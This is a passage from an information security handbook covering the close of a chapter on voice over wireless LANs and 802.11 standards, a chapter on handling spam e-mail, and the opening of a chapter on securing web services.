Good voice quality is a major factor in determining the acceptance of VoWLAN. Because both voice and data will be traveling over the same wireless access points and other IP infrastructure devices, minimizing delay in this environment will be critical. Also, Ethernet, whether wired or wireless, was not originally designed to provide real-time streaming or guaranteed packet delivery. Quality of service (QoS) features are needed to help ensure that voice packet delays stay under 100 msec, which implies that congestion on the wireless network can potentially render voice unusable. The 802.11e committee is developing a standard so real-time applications such as voice and streaming video will be assured of packet delivery within tolerable limits. Where wired phones are stationary, wireless handsets are necessarily mobile. While conversing, the user will be roaming between access points and thus will require a seamless, low-latency handoff between all access points; therefore, the supporting infrastructure may have to be expanded to include coverage in additional areas such as outdoor locales, hallways, and stairs.

147.4 The Role of Standards

147.4.1 IEEE 802 Wireless Workgroups

The Institute of Electrical and Electronics Engineers (IEEE) is the body responsible for setting standards for computing devices. They have established an 802 LMSC (LAN MAN Standards Committee) to set standards for local area networks and metropolitan area networks (MANs). Inside of this committee, workgroups are assigned specific responsibilities and given a numeric description such as "11." The 802.11 workgroup is tasked with developing the standards for wireless networking. Within this 802.11 workgroup, alphabetic characters, such as "a" or "b" or "g", are used to further describe groups that have been assigned even more specific tasks.

147.4.2 Workgroups and Their Associated Responsibilities

147.4.2.1 Port-Based Access Control

First used in wired networks, IEEE 802.1x provides a standardized method of authentication. It was later adapted for use in WLANs in order to address security flaws in Wired Equivalent Privacy (WEP). This framework authenticates users, controls their access to a protected network, and uses dynamic encryption keys to ensure data privacy.

- **Current Standards** (workgroup name, frequency, and maximum throughput):
  802.11a—5-GHz band, with a data rate of 54 M bit/sec
  802.11b—2.4-GHz band, with a data rate of 11 M bit/sec
  802.11g—2.4-GHz band, which uses 802.11a modulation to achieve 54 M bit/sec
- **IEEE Working Groups** (workgroup name and responsibility):
  802.11d—Addresses 802.11 hardware issues in countries where it currently does not work
  802.11e—Describes the message authentication code (MAC) layer QoS features, including prioritizing voice or video traffic
  802.11f—Defines communication between access points for layer two roaming
  802.11h—Defines measuring and managing the 5-GHz radio signals in 802.11a WLANs; this standard covers compliance with European regulations for 5-GHz WLAN
  802.11i—Fixes weaknesses in the WEP encryption scheme
  802.11k—Defines access point (AP) communication of radiofrequency health and management data
  802.11n—Describes boosting throughput to 100 M bit/sec; simulated WLANs acting like 100-M bit/sec switched Ethernet LANs
  802.11r—Defines handoff for fast roaming among APs in order to support voice over wireless as well as data over wireless
  802.11s—Describes wirelessly connecting APs for back-haul communications and mesh networking
  802.1x—IEEE authentication standard used by the 802.11 standards
  802.15—Addresses the standard for wireless personal area networks (WPANs)

802.15.1—Covers the standard for low-speed, low-cost WPANs and is based on the Bluetooth specification

802.15.2—Develops the recommended practices for having 802.11 WLANs and 802.15 WPANs coexist in the 2.4-GHz band; main work is the interference problem between Bluetooth and 802.11

802.15.3—Develops the standard for WPANs from 10 to 55 Mbps at distances less than 10 m

802.15.4—Addresses simple, low-cost, low-speed WPANs in the data ranges from 2 to 200 Kbps and uses direct-sequence spread spectrum (DSSS) modulation in the 2.4- and 915- MHz ranges

802.16d—Standardizes fixed wireless deployments

802.16e—Standardizes mobile deployments such as in cars

147.4.3 Wired Equivalent Privacy (WEP)

Securing a wireless LAN is vital, especially for sites hosting and transmitting valuable information such as credit card numbers or storing sensitive (company confidential) information. Wired Equivalent Privacy (WEP) is the 802.11 encryption standard. Even prior to ratifying WEP in 1999, the 802.11 committee was aware of some WEP weaknesses; however, WEP was the best choice at that time to ensure efficient 802.11 implementations worldwide. Nevertheless, WEP has undergone much scrutiny and criticism over the years. WEP is vulnerable on two fronts—relatively short initialization vectors (IVs) and keys that remain static. With only 24-bit keys, WEP eventually uses the same IVs for different data packets; for a large busy network, this IV reoccurrence can happen within an hour or so. Static shared secret keys are another problem with WEP. Because 802.11 does not provide any functions that support the exchange of keys among stations, system administrators and users generally use the same keys for weeks, months, and even years. This allows mischievous culprits sufficient time to monitor and hack into WEP-enabled networks.

To improve the security of WLANs, some vendors deploy dynamic key distribution solutions based on 802.1x. Despite the flaws, WEP is better than nothing and should be enabled as a minimum level of security. Security is an issue because numerous people have taken to war driving—roaming the streets with sniffing tools, which are inexpensive, to discover wireless LANs in neighborhoods, business areas, and colleges. When a wireless LAN is detected where WEP is not implemented, a wireless-enabled laptop is used to gain access to resources located on the discovered network. Activating WEP can minimize the chances of this happening and is especially useful in low-value networks such as a home or small business network. WEP does a good job of keeping honest people out of wireless networks; however, be aware, that accomplished hackers can exploit the weaknesses of WEP and access WEP-enabled networks, especially those with high utilization. For protecting high-value networks from hackers, it would be wise to look into other security solutions.

147.4.4 WiFi Alliance

The WiFi Alliance is a global, nonprofit industry association that promotes the growth of wireless local area networks. To ensure each that user's mobile wireless device experience is consistent across vendor product lines, the WiFi Alliance tests and certifies the interoperability of IEEE 802.11 WLAN products. In its nearly five-year existence, over a thousand products have received the WiFi Certified™ designation. WiFi products covered by the WiFi Alliance include the radio standards of 802.11a, 802.11b, and 802.11g in single, dual-mode (802.11b and 802.11g), or multiband (2.4- and 5- GHz) products. The network security controls addressed are WiFi Protected Access (WPA) and WiFi Protected Access 2 (WPA2), both personal and enterprise, as well as multimedia content over WiFi support for WiFi Multimedia (WMM).

147.4.5 WiFi Protected Access (WPA and WPA2)

WiFi Protected Access (WPA) is a wireless security protocol that provides data protection. The WiFi Alliance developed WPA to overcome the limitations of WEP and uses the 802.1x authentication framework with the Extensible Authentication Protocol (EAP), Message Integrity Code (MIC) for integrity, and Temporal Key Integrity Protocol (TKIP) for encryption. WPA2 is the second generation of WPA security and provides WiFi users with the assurance that only authorized users will be able to access their wireless networks. WPA2 is based on IEEE 802.11i and is backward compatible with WPA.

147.4.6 WiMAX

The WiMAX Forum assists in the deployment of broadband IEEE 802.16 wireless networks by making certain that broadband wireless access equipment is compatible and interoperable. It achieves this by promoting the adoption of IEEE 802.16-compliant equipment by operators of broadband wireless access systems. The standards-based WiMAX technology enables the delivery of last-mile wireless broadband access. This alternative to cable and DSL can provide fixed, roaming, and, eventually, mobile wireless broadband connectivity, obviating the need for direct line of sight with a base station. At distances of three to ten kilometers, there should be enough capacity to support hundreds of businesses simultaneously at T-1 speeds and thousands of residences at DSL speeds. WiMAX technology could offer portable outdoor broadband wireless access to notebook computer and PDA users as early as 2006.

147.4.7 Bluetooth

Ericsson developed Bluetooth to replace the cables connecting electronic equipment, such as computers, printers, and monitors, with tiny radio transmitters. It has since been extended to cell phones and handheld computers. The 10th century Danish King Harald Blaatand, whose last name translates into English as *Bluetooth*, united Denmark and Norway and is reported to be the namesake of the Bluetooth linking technology. Bluetooth technology provides remote and mobile connectivity by enabling notebooks, PCs, mobile phones, PDAs, digital pagers, and other electronic devices, to communicate with each other without the need for cables. Bluetooth technology is different from infrared technology in that Bluetooth devices are not line of sight and can operate through walls or even from within a coat pocket. This WPAN provides communication between electronic desktop devices or in other devises in close proximity up to approximately ten meters.

The Bluetooth special interest group (SIG) is a group of companies interested in promoting Bluetooth wireless solutions, similar in nature to the WiFi Alliance promotional role but focusing on a different technology. The primary goal of 802.15 is to define wireless connectivity for fixed, portable, and moving devices within or entering a user's personal operating space. The second goal is to provide interoperability (e.g., no radio interference) between a WPAN device and any IEEE 802.11 WLAN device. WLAN technology and Bluetooth can interfere with each other because they both operate in the same frequency band. This problem is being worked on by the IEEE 802.15 task group 2 (TG), which is responsible for developing coexistence mechanisms for the two standards. The uses for Bluetooth-enabled electronic devices are numerous as they can connect and communicate wirelessly within short-ranges (100 m or less) in *ad hoc* networks (piconets). Although Bluetooth and 802.11 wireless technologies share some characteristics, they serve fundamentally different purposes.

147.5 Voice over WLAN Benefits

With Voice over WLAN, we are integrating mobile data and voice as one system. By bringing together VoIP and WLAN we can provide a worker greater convenience and a corresponding increase in their productivity. Employees can bring their notebook, PCs or other wireless devices with them wherever they go and still receive direct-dial calls. Employees visiting a different office within the company can bring their entire workstations with them and get set up just like at their regular site because a single device provides both phone and data access, just like a phone and a PC. Collaboration and conferencing within an organization can be done at almost the drop of a hat with little or no change of employee venue. Voice over WiFi also has the potential to provide higher dependability than cellular because we can attain 100% coverage within a specific geographic area such as an office or a campus.

The total cost of ownership can be minimized. By using a common infrastructure for both voice and data we can experience cost savings. One information technology department can manage both telecommunications and data communications. In fact, by steering a steady course of integrating all voice and data on the same network, additional benefits can be derived, such as purposely designing and deploying a WLAN/VoIP network infrastructure. This architecture can address WLAN and VoIP considerations such as latency issues, appropriate selection and placement of routers and firewalls, and performance management. The potential for additional cost savings can also be realized because VoWLAN can be a low-cost alternative to cell roaming. Help-desk calls may be reduced because wireless handsets have user-programmable customization features. From a technical cost savings perspective, VoIP uses simple adds, moves, and changes of the VoIP-enabled devices.

147.6 Challenges

The need for successful remote administration of local and wide area networks has led to advances in remote management applications. The same functionality is needed for the WiFi environment but the services, such as reassigning radio frequencies and signal strength, differ somewhat from the older infrastructure devices. Thus, managing WLANs can be challenging. Whereas the wired network cabling has distance constraints so too does WiFi. The radio signals will attenuate as the wireless client moves farther from its access point, which at a minimum will cause distortion if not total loss of signal. Also, 802.11 originally addressed data traffic only, not voice; for example, bar code packets currently have the same priority as voice packets, but voice traffic is isochronous and requires constant traffic flow with no interruption. Security is still a relevant issue, maybe even more so when it comes to wireless transmission of signals that can be snatched out of the air by numerous devices and analyzed for weaknesses. Such flaws could result in a compromised system.

147.6.1 Managing Wireless LANs

Managing several APs in confined areas such as conference rooms is fairly easy but as an organization begins to install dozens of APs managing them becomes problematic. Modifying policies, updating keys, and performing firmware upgrades can be difficult. Enterprise-level APs can usually be managed by the Simple Network Management Protocol (SNMP), as SNMP is designed to handle remote configuration of switches, routers, and other infrastructure devices; however, settings such as signal strength have no SNMP configurability. Thus, an organization would probably standardize its wired and wireless infrastructure devices and use a vendor's proprietary applications or a third-party application that can manage multiple, different vendor devices.

147.6.2 Throughput Degradation

As a client device moves from away from an access point the WLAN throughput diminishes. The degree of diminishment depends on how much intervening material such as metal or wood is located between the two devices. Also, most access points are on a shared medium, and its throughput is divided up among the users connected to that one access point. The 802.11n task group is working on defining application scenarios and describing how this higher throughput technology will be used. This will then be the basis for evaluating and comparing the technologies offered by different vendors.

147.7 Security Issues

147.7.1 Air-Link Connections

147.7.1.1 Private Networks

When an employee's wireless device locks onto an access point, that connection must prevent successful eavesdropping. Typically, the wired portion of the network is secure, and so, too, should the wireless portion. Numerous security protocols are available for authentication, encryption, and integrity such as dynamic WEP, WPA, or 802.11i.

147.7.1.2 Internet Connections

Dynamic WEP and the other wireless encryption methods operate only between a wireless-enabled computer and an access point. When data reaches the access point or gateway, it is unencrypted and left unprotected while being transmitted across the public Internet to its destination, unless it is also encrypted at the source with a Secure Sockets Layer (SSL), such as when purchasing on the Internet or when using a virtual private network (VPN). Thus, WPA, for example, will protect users from external intruders; however, users may want to implement additional methods to protect transmissions when using public networks and the Internet. Several technologies are available, but currently VPNs seem to be the most popular choice.

147.7.1.3 Adapting Data-Only Networks for Voice Traffic

Current packet-based network protocols are designed to carry data that is typically generated in bursts. This asynchronous traffic sometimes encounters congestion while traveling through the network and thus may undergo fluctuating delays, but the user will probably have no appreciable quality breakdown in data receipt. Not so with voice traffic. Voice traffic, because it must have a steady flow of packets for good audio quality, can be negatively impacted by degradation of traffic. Because we are replacing a circuit-switched network with a packet-switched one, all packets, whether voice or data, compete for existing bandwidth, thus there is no timing guarantee for the constant delivery of voice packets. This is another area where research is being conducted to find cost-effective solutions that will interoperate across multiple vendor products.

147.7.1.4 Load Balancing

Just as a bus can accommodate a specific number of passengers, access points have a limit to the number of wireless clients it can handle. The WLAN must be able to ascertain when an access point is reaching its capability limit and then divert other clients to different access points that are less loaded. In other words, the WiFi environment must be able to scale across multiple access points in order to successfully handle the number of active uses on the system.

147.7.1.5 Seamless Mobility

When we have begun to enjoy the convenience and improved productivity of VoWiFi within our controlled environments, we will require vendors to provide the ability to roam outside of our environment. This entails seamlessly switching to a cell network without disconnecting from the VoWiFi network. To accomplish this will require some type of dual-mode cell/WiFi appliance. Users will expect the appliance to have the same functionality of a cell phone—lightweight, compact, multimode, and (probably high on their list) having a good battery life. They will also expect this transfer of carriers to be transparent, and this transparency will rely on a well-integrated WLAN and telephony infrastructure. This infrastructure must be able to determine each user's location at any given moment, which carrier they are using (WiFi or cellular), and the best access point to hand off, especially if the user is heading to a door.

147.7.1.6 Dead Zones

Most current WLAN applications are intended for data applications and possibly will not provide sufficient coverage for wireless voice use. For example, these WLANs are designed to service static devices such as PCs or terminals, not mobile devices that may be located one moment in a lobby and the next moving down a stairwell. Data applications may not be negatively impacted by such dead zones, but voice quality may be impacted to an extent that is not acceptable.

147.8 A Look into the Future

147.8.1 WiFi Acceptance

Hotspots are almost becoming a necessity. At these locations, users can access the Internet using WiFi-enabled laptops and other WiFi-enabled devices for free or for a fee. Hotspots are often found at coffee shops, hotels, airport lounges, train stations, convention centers, gas stations, truck stops, and other public meeting areas. Corporations and campuses often offer it to visitors and guests. Hotspot service will become more widely available aboard planes, trains, boats, and perhaps even cars.

147.8.2 Municipalities and WiFi

Municipalities are hopping on the VoIP WiFi bandwagon as well. Minneapolis, MN, is looking for a citywide, privately owned, wireless, fiber-optic network to facilitate government communications by linking city buildings, police, and inspectors to the city's databases. They will sell excess capacity to businesses, residents, and guests for service at 1 to 3 Mbps. Some municipalities have already completed similar projects (e.g., Chaska, MN) that act as ISPs for their residents. Milpitas and San Mateo, CA, use a wireless mesh as a private network for police, fire, emergency, and other city services. Taipei, Taiwan, is building a massive WiFi cloud. The network is expected to make WiFi access as easy as using cell phones for all of Taipei City's more than 2.5 million inhabitants. Taipei plans to make wireless Internet access available everywhere by the end of 2005. Some 10,000 wireless access points will cover the 272 km^2 where 90 percent of Taipei's 2.65 million people live.

It is apparent that wireless mesh networks are coming of age. These networks dynamically route packets from node to node, and only one access point has to be connected directly to the wired network, with the rest sharing a connection. They are self-organizing, automatically adjusting and updating the most efficient routing patterns through the network as nodes or Internet gateways are added or removed. They create a single, scalable, wireless network by using special nodes that automatically communicate with each other. A node can send and receive data, as well as function as a router to relay information to any other node within its area of coverage. As wireless mesh networking gains increasing acceptance with municipalities and cost-conscious enterprises, WLAN vendors are readying more advanced products to support the technology. Although mesh networks have been around for years, adoption has been limited because of the proliferation of traditional wireless broadband networks, which have enormous investments in equipment, services, and wireless technology.

To counter this, vendors are beginning to offer VoIP over wireless mesh networks, thereby enabling global voice communications to callers worldwide over existing wireless. Also in development are technologies that will be able to upgrade the wireless mesh network to support the Session Initiation Protocol (SIP), thus allowing any wireless mesh network to be voice enabled. SIP is a signaling protocol used for establishing sessions in an IP network. Sessions could be a two-way telephone call or a collaborative multimedia conference session. The ability to establish these sessions means that a multitude of inventive services becomes possible, such as voice-enriched E-commerce, Web page click-to-dial, and Instant Messaging with buddy lists. In recent years, the VoIP community has adopted SIP as its protocol of choice for signaling. SIP is an RFC standard (RFC 3261) from the Internet Engineering Task Force (IETF). When a mesh is VoIP enabled, customers can receive and make calls, reaching the public switched telephone network (PSTN) worldwide for the price of a local call, and connect to other Internet voice users for the price of the broadband connection.

147.9 Summary

We have seen how these two technologies—WLANs and VoIP—have grown rapidly in the last few years, and it was inevitable that they would be merged. The ability of VoIP to allow telephony to liberate itself from network borders combined with the capability of WiFi to free devices of their physical boundaries is a pairing well worth taking advantage of. Although some WiFi-based VoIP networks have existed for a while, they and their associated hardware were implemented for very specific purposes. Some examples are hospitals and distribution companies because business drivers and technology are paired and the environments are strongly restricted. However, the market seems to be moving VoWiFi out of controlled environments into the unrestricted space of small offices and residential use. The search then intensifies to find standards and technologies that will control access, provide seamless mobility and ensure quality of service.

148

Spam Wars: How To Deal with Junk E-Mail

Al Bredenberg

148.1 Commercial Interruptions

Mixed in with the great volume of e-mail business correspondence sent each day, many users receive messages similar to the following:

- An offer to find out about new "fountain of youth" scientific discoveries that minimize the effects of aging
- Offers to get in on great money-making schemes (usually multilevel marketing opportunities)
- An offer to save 40% on airfares
- An urgent message to stop the President from signing a certain piece of legislation
- An opportunity to participate in a pyramid scheme and make $5000 a month
- An offer to start a home-based business using a PC
- Three "newsletters" containing nothing but classified ads (mostly multilevel marketing and get-rich-quick opportunities)

This type of e-mail is called "spam," which refers to the sending of mass unsolicited messages—junk e-mail—over the Internet. Spamming includes posting promotional messages to large numbers of Usenet newsgroups. For many Internet users, unsolicited e-mail advertising is merely an annoyance, but because many companies and organizations connect to the Internet, e-mail spam also becomes a financial and productivity issue, especially as most bulk e-mailers sign users onto their lists without permission and make virtually no effort to target their lists. It is not uncommon for spam lists to reach into the hundreds of thousands or even millions of e-mail addresses.

148.2 The Problem with Spam

The cost of one unsolicited e-mail advertisement sent to an organization is negligible, but mass mailings consume significant resources as they pass across the Internet and reach enterprise systems. The organization pays a provider for its Internet access. As general Internet traffic increases, upstream providers are forced to upgrade equipment and increase bandwidth. These development costs must be passed on to customers. Unwanted e-mail traffic exacts a cost to the organization in increased Internet access fees.

When it has found its way into the company's network, bulk e-mail consumes computing and network resources. Users within the company must spend time sorting out and deleting unwanted messages. Not only does this take time and increase the level of frustration of workers, but legitimate messages can also become confused with spam and be deleted accidentally. Many businesses institute anti-spam policies and procedures to counteract the costs and lost productivity resulting from unsolicited bulk e-mail.

It might be argued that some unsolicited e-mail contact may be necessary for companies marketing over the Internet. Some Internet advertisers have devised strategies of identifying closely targeted audiences and approaching users one at a time with brief, tactful commercial messages. Many users and companies tolerate this kind of e-mail advertising. The most vehement opposition arises when an advertiser goes to extremes and spews out a deluge of e-mail promotions to tens of thousands of users, practically none of whom has an interest in the message. Systems administrators may want to establish policies and procedures to fight this kind of network abuse, and no users should be placed on e-mail advertising lists without their permission. Bulk e-mailers who build their e-mail lists by signing users up without permission should and can be opposed by a firm strategy worked out within the enterprise.

148.3 How Spammers Operate

Most of those who send out unsolicited bulk e-mail are not in the business of selling a product. They are in the business of selling a service: bulk e-mail. The direct marketers who manage their own lists and use them exclusively for the selling of their own products and services usually run smaller, targeted lists. The big-time spammers work very hard to build huge lists and then hire themselves out to advertisers on a contract basis. If a company wants to advertise healthcare products on the Internet, it might pay a spammer $500 for a one-time mailing of the ad to the spammer's entire database of 500,000 e-mail addresses. Or, for $50, the company could go in on a co-op mailing. In this case, the ad will be a shorter classified-type ad sent along with 20 or 30 others.

Professional spammers usually build their lists by vacuuming up e-mail addresses from public places. It is relatively simple to design a program that parses text for any continuous string of characters with an "@" sign in it. Such a program can be set up to strip e-mail addresses from newsgroup postings, World Wide Web sites, or membership directories for commercial online services (such as America Online and CompuServe). The addresses are then added to a database for the next big mailing. Some bulk e-mailers have gone into the business of selling do-it-yourself spamware programs which has resulted in a proliferation of small-time operators and "drive-by" spammers. One newsgroup posting or a one-time listing of an e-mail address on a Web site could potentially put that address on the lists of a dozen spammers.

On the surface, the practice of direct e-mail advertising looks like an effort to apply direct (postal) mail advertising to the Internet. Long-time Internet standards prohibit unsolicited advertising by e-mail, and this is still the policy of most access providers. Spam advocates argue that this is an outmoded antimarketing stand that inhibits businesses from realizing the marketing benefits of the Internet. It is argued that advertising cannot be successful unless the advertiser can insert the message into the customer's view. To reach a few buyers, the advertiser must impose the advertising message on many

EXHIBIT 148.1 Bulk E-Mail Advocates *Versus* Opponents

The Spam Advocate Argues:	The Spam Opponent Argues:
Bulk e-mail is no different from direct mail marketing.	The two are not comparable. The traditional direct mail marketer pays the entire cost of the advertising through postal fees, whereas the recipient pays about half the cost of e-mail. The advertising arrives "postage due".
Bulk e-mail is no different from telemarketing.	Again, the telemarketing advertiser pays for the call. With e-mail, the recipient incurs a cost. Suppose telemarketers were to call collect? Would this practice be tolerated? Because of its potential for abuse, legal restrictions have been placed on telemarketing.
Trying to stop bulk e-mail is a violation of the right to freedom of speech.	The content of the message is not the primary issue. The issue is the method of delivery. Because the recipient is forced to pay the cost of delivery of e-mail, the recipient (or the recipient's employer) has a right to try to prevent that delivery.
Direct e-mail is environmentally friendly, because it does not rely on turning trees into paper, as in print or mail advertising.	Electronic mail and other Internet services rely on highly intensive industrial efforts. Viewed from the environmental perspective, could it really be said that the information infrastructure and computer industry are nonpolluting and do not consume scarce resources?
Direct e-mail works as a marketing method, so practitioners should be allowed to develop it.	The effectiveness of unsolicited bulk e-mail has not been studied extensively and is still unproven. Even so, should an advertising method be judged only on the basis of whether it makes money or not? How about ethical concerns?

Internet users. Exhibit 148.1 lists some of the arguments frequently given in favor of unsolicited bulk e-mail and some possible rebuttals against them.

E-mail spamming is comparable to unsolicited fax advertising, a practice that is forbidden by law in the United States, unless the advertiser has a previous relationship with the recipient. This advertising method is proscribed because it costs the recipient in paper, toner, and equipment resources. Opponents of spam advertising often use technological retaliation to fight direct e-mailers; for example, they might send a "mail bomb" (a huge e-mail message) that can clog or even shut down a server.

Because of intense opposition to the practice of spamming, bulk e-mailers often take steps to protect themselves. Some mailers insulate themselves by "spoofing," or placing false e-mail addresses in the "From" headers of their messages. Some will move from one provider to another, setting up throw-away accounts as they go. They open an account, spam once, and then move to another account, knowing that the first provider will shut them down after receiving complaints from users and other providers. Most of the big spam businesses, however, own their own servers and full-time Internet connections, thus decreasing the likelihood that they will be shut down.

148.4 Legitimate Bulk E-Mail

Many Internet-enabled businesses have devised nonabusive applications of bulk e-mail advertising. The list is built by voluntary sign-up. The user subscribes by e-mail or at a Web site. This produces a targeted list of users who have asked to receive the material. Such a list might take one of several forms:

- Classified commercial list for advertising products in a certain category
- E-mail newsletter or "e-zine"
- Company "announcement list," to keep customers and prospects informed of company news, new products, and upgrades

Such lists might be a useful resource for users, keeping them informed and in touch with vendors and their products and services and providing other valuable commercial information.

148.5 Reducing Exposure to Spam

In all likelihood, Internet-abusive advertising will continue to increase. If e-mail spamming is a potential threat to an enterprise, it would be worthwhile for systems administrators to initiate implementing procedures that keep users off the spam lists. Most bulk e-mailers build their lists with programs that strip e-mail addresses from text. If the systems administrator can minimize the appearance of users' e-mail addresses in easily available locations, this may help keep them off the lists. Participation in newsgroups and other electronic forums may be essential to the work of some users. Likewise, if a company is using a commercial online service, there may be some benefit to keeping the users' e-mail addresses on the publicly available membership directory, but this kind of exposure ought to be examined anyway to ensure that users are not unnecessarily exposing themselves to e-mail harvesters.

Many users post their e-mail addresses on their company's World Wide Web site. The often-used "mail to:" HTML tag places an e-mail address in a prominent place on a publicly available Web page, which is in reality an easily parsed text document. True, it is desirable for Web visitors to be able to send e-mail to contacts within the company, but there is an easy work-around for this problem: Company e-mail addresses can be saved in an image file (e.g.,.gif or.jpeg format) so only someone who actually visits the site personally can read the e-mail address. The image can be linked to an online form, where the visitor can send a message to the company contact. This is another strategy for minimizing spam exposure.

148.6 Spam Battle Plans

To control the effects of Internet-abusive advertising, an organization should institute definite procedures and educate all Internet-connected employees. Here are some possible measures to take against unsolicited bulk e-mail:

- *Just delete the offending message.* This is the solution most often recommended by advocates of bulk e-mail, as it does not interfere with their activities. If the mail system allows it, use e-mail filtering to delete messages from bulk e-mailers that can be identified.
- *Ask to be removed from the list.* Most senders will comply. Some use automated removal systems. In the view of many Internet users, though, this amounts to caving in to the spammer's Internet-abusive tactics.
- *Complain to the sender and advertisers.* Users should give them their opinion of this kind of advertising. They can boycott companies that advertise by e-mail spam. Some mailers will not care, but many individual advertisers have joined an e-mail scheme knowing little or nothing about the Internet and will respond positively to tactful complaints.
- *Complain to the postmaster* (postmaster@domain.com) *or administrator* (admin@domain.com *or* root@domain.com). Some larger Internet providers have a special department that can be reached at abuse@domain.com. The user should send along a complete copy of the message, including all header information. Sometimes this tactic yields results, and sometimes not. It could be that the spammer and postmaster are one and the same.
- *Try to reach the service providers who provide Internet access upstream by tracing the message in reverse order.* A "who is" search can divulge service provider contact information. Users can use the Web interface at http://rs.internic.net/cgi-bin/whois/. This kind of approach can put users in touch with people who have a stake in controlling e-mail spam—the Internet service providers.
- *Block Internet-abusive e-mail addresses and domains.* Depending on the nature of the Internet connection, the user or access provider should be able to set up the system to refuse and bounce back any e-mail from a certain address or domain. Sometimes spammer and provider are one and the same. Some providers profit from spammers' activities and intentionally harbor them, so some domains will not respond to complaints.

148.7 Retaliating Judiciously

Some who are opposed to e-mail spamming have resorted to technological retaliation—tying up advertisers' toll-free numbers, sending continuous faxes in the middle of the night, or sending mail bombs in an attempt to overload mailboxes and shut down systems. Mail bombs, however, are not necessary and qualify as harassment, which is illegal. If a spammer has been especially offensive, the offender will get enough single responses from individuals to achieve the same effect as a mail bomb. Likewise, the practice of "flaming" (i.e., sending abusive, insulting messages) will probably not accomplish much. Sometimes such a message will reach an innocent party or a clueless advertiser who has bought into a bulk e-mail scheme without really knowing what it is all about. Usually a firm but tactful complaint is the best approach.

Some companies have threatened legal action against spammers or have sent them invoices for the time and resources consumed by their unsolicited advertising. Whether there is any merit in such claims has yet to be determined. Some large providers have landed in court over the spam issue. For example, America Online has been in court several times in a dispute with bulk e-mailer Cyber Promotions.

It has been debated whether or not the government should try to regulate e-mail advertising, but many Internet users do not welcome government involvement in Internet issues. Also, the Internet is an international network. No one government can claim authority over activities that take place over the Internet, and the effect of any government's efforts is limited by national boundaries.

148.8 Spambuster Resources

Exhibit 148.2 offers a number of resources found on the Internet for dealing with unwanted e-mail advertising.

148.9 The Future of Spam?

Regardless of efforts to stop their activities or to prevent them from mailing into company and institutional networks, bulk e-mail advertisers are not going to give up easily because the cost of sending e-mail is so low and the Internet audience is growing so quickly. The promise of big profits will spur on the spammers. One encouraging development is the growth of legitimate bulk e-mail services.

EXHIBIT 148.2 Resources for Dealing with Unwanted E-Mail Advertising

Resource	Web Address	Description
Blacklist of Internet Advertisers	http://tinyurl.com/c7h2k	This site lists some of the most extreme Internet abusers, including some bulk e-mail senders. Also included are tips on dealing with unwanted commercial materials and suggestions for appropriate Internet advertising.
Fight Spam on the Internet!	http://spam.abuse.net	This site provides technical resources and instructions for filtering, blocking, and limiting spam.
Infinite Ink's Mail Filtering and Robots page	http://www.ii.com/internet/robots	This site includes strategies and resources for filtering and processing mail.
Net-Abuse Frequently Asked Questions (FAQ)	http://www.cybernothing.org/faqs/net-abuse-faq.html	This site includes questions and answers about spamming and other forms of Internet abuse, in addition to providing especially good instructions on how to identify spammers and lodge complaints with providers.
Newsgroups	http://www.killfile.org/~tskirvin/nana/	Newsgroups dealing with Internet abuse (news.admin.net-abuse.misc).
Responding to unsolicited commercial e-mail (panix.com)	http://www.panix.com/uce.html/panix.com	This site, sponsored by an ISP, furnishes guidelines for combating unwanted e-mail.

Although the spammers have been getting most of the attention, many business persons have been quietly building up voluntary e-mail lists of highly qualified buyers who have actually requested commercial material. This kind of bulk e-mailing is bound to increase and thrive in the future.

Those opposed to spam advertising are able to bring numerous forces to bear on the Internet abuser—complaints to the spammer's access provider, resulting in termination of the spammer's Internet account; mail bombing and other frontier justice sanctions; and even the threat of legal action. If it continues, the opposition to spammers' activities is bound to affect their strategies.

Already some bulk e-mailers are trying to develop "preference services" or "opt-out" lists of Internet users who do not want to receive e-mail advertising. Some bulk e-mailers even share their "do not mail" lists with each other in an effort to lessen the outcry against their methods.

If the tide of unsolicited e-mail continues to rise, users will increasingly demand commercial and technological solutions, such as better e-mail filtering, to help them get control over incoming e-mail. Many users guard their e-mail addresses carefully to keep them out of public places where they can be stripped and added to a database. Over time, more innovative solutions will be developed, possibly even a security service that specializes in protecting networks from invasion by unwanted messages. In the meantime, network administrators and support personnel can minimize the extra costs and lost productivity caused by e-mail spamming by instituting company programs and policies. Some suggested elements of such a program might include:

- Determining what kind of e-mail advertising will be tolerated from outside and what will not be tolerated
- Devising procedures for users to follow when they receive spam e-mail
- Devising a system for identifying repeat spammers and the domains from which they operate
- Developing cooperative relationships with Internet providers and joining in with industry efforts to counteract the activities of e-mail spammers.

149

Secure Web Services: Holes and Fillers

Lynda L. McGhie

149.1 Introduction

IT security professionals are challenged to keep abreast of constantly evolving and changing technology and, thus, new and complex security solutions. Often, it is impossible to implement new security control mechanisms concurrently with the implementation of new technology. One challenge most often facing Information Systems Security Organizations (ISSOs) is the competition with other business and IT departments for a share of IT budgets. Another is the availability of resources, to include trained security architects, engineers, and administrators. In many large and complex organizations, the IT organization and hence the security support functions are often fragmented and spread throughout the enterprise to include the lines of business. This is a good thing because it increases awareness and builds support for the untenable task at hand, yet it most often results in the ongoing implementation of a very fragmented security infrastructure and company security posture.

Security is typically not brought into the beginning of any project, application, or systems development life cycle. More often, security is asked to sign off just prior to implementation. How then does the ISSO catch up with or stay abreast of the constantly changing IT and business environment while ensuring that the enterprise is secure and security support services are optimized and effective? This chapter looks at that challenge with regard to Web services and suggests a roadmap or a blueprint for integrating Web services security into an existing enterprise security strategy, policies, architecture, and access management function. A primary goal is to ensure that the above support components are designed to smoothly integrate new technology and applications without a great demand on resources or disruption. Another goal is to optimize previous and existing investments, yet be able to smoothly integrate in new solutions.

Web services introduces a whole new set of standards, capabilities, vocabulary, and acronyms to learn and relate back to existing threats, vulnerabilities, and security solutions. The chapter discusses a core set of security functions that must be addressed in any successful security infrastructure. Web services security is introduced, defined, and discussed within the framework of what technology and tools are already in place within a particular environment and then how one can use the security control capabilities within Web services technologies to provide similar functionality.

It is hoped that by framing legacy functionality and its associated toolset in light of introducing a new technology, standards, and functionality, the discussion will have a solid baseline and point of reference, resulting in greater understanding and utility.

This chapter focuses on Web security services standards—what they are and what they do. Security should be applied only when and to the extent required, and the security architecture design should be as simplistic as possible and require as few resources to maintain as possible. To the extent feasible, access controls should be based on group-level policies, and individual access rules should be the exception rather than the norm. Remember that baseline security policies and access control requirements should originate from company business requirements and corporate threat profiles, *not* from technology. In this case, technology *is not* the driver. Sure, security tools are evolving fast and furiously; and for those of us who have been in security for some time, we finally have the wherewithal to actually do our jobs, but we need to stay in check and *not* over-design a Web services security solution that over-delivers on the baseline requirements.

